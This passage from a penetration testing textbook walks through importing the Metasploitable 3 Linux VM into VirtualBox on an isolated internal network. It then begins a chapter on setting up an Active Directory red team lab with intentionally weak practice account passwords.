


```
C:\Users\Glen> cd .vagrant.d\boxes

C:\Users\Glen\.vagrant.d\boxes> vagrant box add rapid7/metasploitable3-ub1404
==> box: Loading metadata for box 'rapid7/metasploitable3-ub1404'
    box: URL: https://vagrantcloud.com/rapid7/metasploitable3-ub1404
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) virtualbox
2) vmware
3) vmware_desktop

Enter your choice: 1
==> box: Adding box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/rapid7/boxes/metasploitable3-ub1404/versions/0.1.12-weekly/providers/virtualbox.
box
    box:
==> box: Successfully added box 'rapid7/metasploitable3-ub1404' (v0.1.12-weekly) for 'virtualbox'!

C:\Users\Glen\.vagrant.d\boxes>
```

1. Next, delete the **Vagrantfile** file, rename the **rapid7-VAGRANTSLASH-metasploitable3-ub1404** folder and initialize the build configurations for the Metasploitable 3 – Linux virtual machine using the following commands:

```
C:\Users\Glen\.vagrant.d\boxes> del Vagrantfile
C:\Users\Glen\.vagrant.d\boxes> REN "rapid7-VAGRANTSLASH-metaspl
oitable3-ub1404" "metasploitable3-ub1404"
C:\Users\Glen\.vagrant.d\boxes> vagrant init metasploitable3-ub1
404
```


The following screenshot shows the execution of the preceding commands:



```
C:\Users\Glen\.vagrant.d\boxes> del Vagrantfile

C:\Users\Glen\.vagrant.d\boxes> REN "rapid7-VAGRANTSLASH-metasploitable3-ub1404" "metasploitable3-ub1404"

C:\Users\Glen\.vagrant.d\boxes> vagrant init metasploitable3-ub1404
A `Vagrantfile` has been placed in this directory. You are now
ready to `vagrant up` your first virtual environment! Please read
the comments in the Vagrantfile as well as documentation on
`vagrantup.com` for more information on using Vagrant.

C:\Users\Glen\.vagrant.d\boxes>
```


You may need to open **Oracle VM Virtual Manager** before proceeding to the next step.

1. Next, open **Windows Explorer** and go to `C:\Users\<userrname>\.vagrant.d\boxes\metasploitable3-ub1404\` where you will find the complied virtual machine files. Right-click on the **box** file > **Open with** > **VirtualBox Manager** as shown below:



Name	Date modified	Type	Size
box	Monday 3:48 PM	Open Virtualization Format	7 KB
box_update_che		File	0 KB
metadata.json		JSON File	1 KB
metasploitable3			2,203,834 KB
Vagrantfile			1 KB

1. Next, the **Import Virtual Appliance** window will appear, click on **Finish** as shown below:



Import Virtual Appliance

Appliance settings

These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.

Virtual System 1

Name	metasploitable3-ub1404
Guest OS Type	Ubuntu (64-bit)
CPU	2
RAM	4096 MB
Network Adapter	☑ Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE)	PIIX4
Storage Controller (IDE)	PIIX4


Machine Base Folder: D:\VirtualBox VM

MAC Address Policy: Include only NAT network adapter MAC addresses

Additional Options: ☑ Import hard drives as VDI

Appliance is not signed

1. Next, the **metasploitable3-ub1404** virtual machine will be imported on **Oracle VM VirtualBox Manager**. Select it and click on **Settings** as shown below:



General

Name: metasploitable3-ub1404
Operating System: Ubuntu (64-bit)

System

Base Memory: 4096 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 8 MB
Graphics Controller: VBoxVGA
Remote Desktop Server Port: 5949
Recording: Disabled

Storage

Controller: IDE Controller
IDE Primary Device 0: metasploitable3-ub1404-disk001.vdi (Normal, 39.06 GB)


Audio

Disabled

Network

1. Next, select **Adapter 1** and use the following configurations:
   - Enable the network adapter
   - Attached to: Internal Network
   - Name: HiddenNet (manually type it in the field)
   - Promiscuous Mode: Allow All

The following screenshot shows the preceding configurations on **Adapter 1**:



☑ Enable Network Adapter

Attached to: Internal Network

Name: HiddenNet

Advanced


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 080027425179

☑ Cable Connected

1. Lastly, power-on the **metasplotable3-ub1404** virtual machine, login using username: vagrant and password: vagrant. Once you're logded-in, use the ip address command to verify the virtual machine is receiving an IP address on the `10.11.12.0/24` network as shown below:



metasploitable3-ub1404 (Initial) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Right Ctrl

```
Ubuntu 14.04 LTS ubuntu tty1

ubuntu login: vagrant
Password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
vagrant@ubuntu:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 08:00:27:42:51:79 brd ff:ff:ff:ff:ff:ff
    inet 10.11.12.20/24 brd 10.11.12.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe42:5179/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:a4:cc:24:31 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:a4ff:fecc:2431/64 scope link
       valid_lft forever preferred_lft forever
5: veth8e106c0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP gro
up default
    link/ether 6a:9b:6a:6b:37:67 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::689b:6aff:fe6b:3767/64 scope link
       valid_lft forever preferred_lft forever
vagrant@ubuntu:~$
```

Use the `sudo halt` command to power-off the this virtual machine.

Having completed this section, you have learned how to set up both versions of Metasploitable 3 within your lab environment. Metasploitable 3 contains newer vulnerabilities than its predecessor and will be fun to exploit in later sections of this book.

Summary

Having completed this chapter, you learned about the importance of building your very own penetration testing lab on your computer. You learned how to use hypervisors to virtualize the hardware resources on a system, which can then be shared with multiple operating systems that are running at the same time on the same system. In addition, you have gained the skills on setting up and deploying Kali Linux, multiple vulnerable systems and web application within a virtualized environment.I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path towards becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you in your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Setting up for advanced hacking techniques*, you will setup an Active Directory lab environment for performing red teaming techniques in later chapters.

Further Reading

- OWASP Top 10 - https://owasp.org/www-project-top-ten/
- Kali Linux Blog - https://www.kali.org/blog/

3 Setting up for Advanced Penetration Testing Techniques

Join our book community on Discord

https://packt.link/SecNet

Learning the methodology and techniques of performing penetration testing is always exciting. While many professionals may focus on specific types of penetration testing, such as internal or external network penetration testing, social engineering penetration testing, or even web application security testing, it's always beneficial to understand how to perform wireless penetration testing and how to compromise a Microsoft Windows domain in an enterprise environment.In this chapter, you will learn how to setup an Active Directory domain environment that will enable you perform advanced penetration testing exercises such as red teaming techniques to discover security vulnerabilities and compromise the Domain Controller, taking over the domain of the organization. In addition, you will setup a RADIUS access server to provide **Authentication, Authorization and Accounting** (**AAA**) services to our enterprise wireless network. In this chapter, we will cover the following topics:

- Building an Active Directory red team lab
- Setting up a wireless penetration testing lab

Let's dive in!

Technical Requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:


- Oracle VM VirtualBox - https://www.virtualbox.org/
- Windows 10 Enterprise - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- Windows Server 2019 - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019
- Ubuntu Server 22.04 LTS - https://releases.ubuntu.com/jammy/

Building an Active Directory red team lab


Active Directory is a role within the Microsoft Windows Server operating system that enables IT administrators to centrally manage all users, devices, and policies within a Windows environment. Active Directory ensures that centralized management is available for user accounts across an entire Windows domain, as well as that policies can be created and assigned to various user groups to ensure people have the necessary access rights to perform actions that are related to their job duties.Active Directory is commonly found within many organizations around the world. As an aspiring ethical hacker and penetration tester, it's important to understand how to discover various security vulnerabilities within a Microsoft Windows domain and leverage those security flaws to compromise an organization's **Domain Controller** and its systems, services, and shared resources.

> To learn more about the role and importance of a Domain Controller, please see: https://www.techtarget.com/searchwindowsserver/definition/domain-controller.

This section will teach you how to create a Microsoft Windows lab environment with a Microsoft Windows Server 2019 and 2 Windows 10 Enterprise clients as virtual machines. This lab environment will allow you to practice advanced penetration testing techniques such as red teaming exercises on a Windows domain and exploit security flaws in Active Directory environments.The following diagram shows the RedTeamLab environment:



As we can see, our Kali Linux virtual machine is directly connected to the systems within the *RedTeamLab* environment. In later sections of this book, you will learn how to perform exploitation and post-exploitation techniques on targets, so when you're exploiting the systems within the Windows domain, we will assume you have already broken into the network and have compromised at least one system that’s connected to Active Directory. For now, we will focus on setting up our environment for security testing later.The following table shows the user accounts that we will be setting up in the *RedTeamLab* environment:



Group	Username	Password	Device
Local user	Administrator	P@ssword1	Windows Server
Local user	bob	P@ssword2	Bob-PC
Local user	alice	P@ssword2	Alice-PC
Domain user	gambit	Password1	Domain user accounts (Stored within Active Directory)
Domain user	rogue	Password1	
Domain administrator	wolverine	Password123	
Service account	sqladmin	Password45	

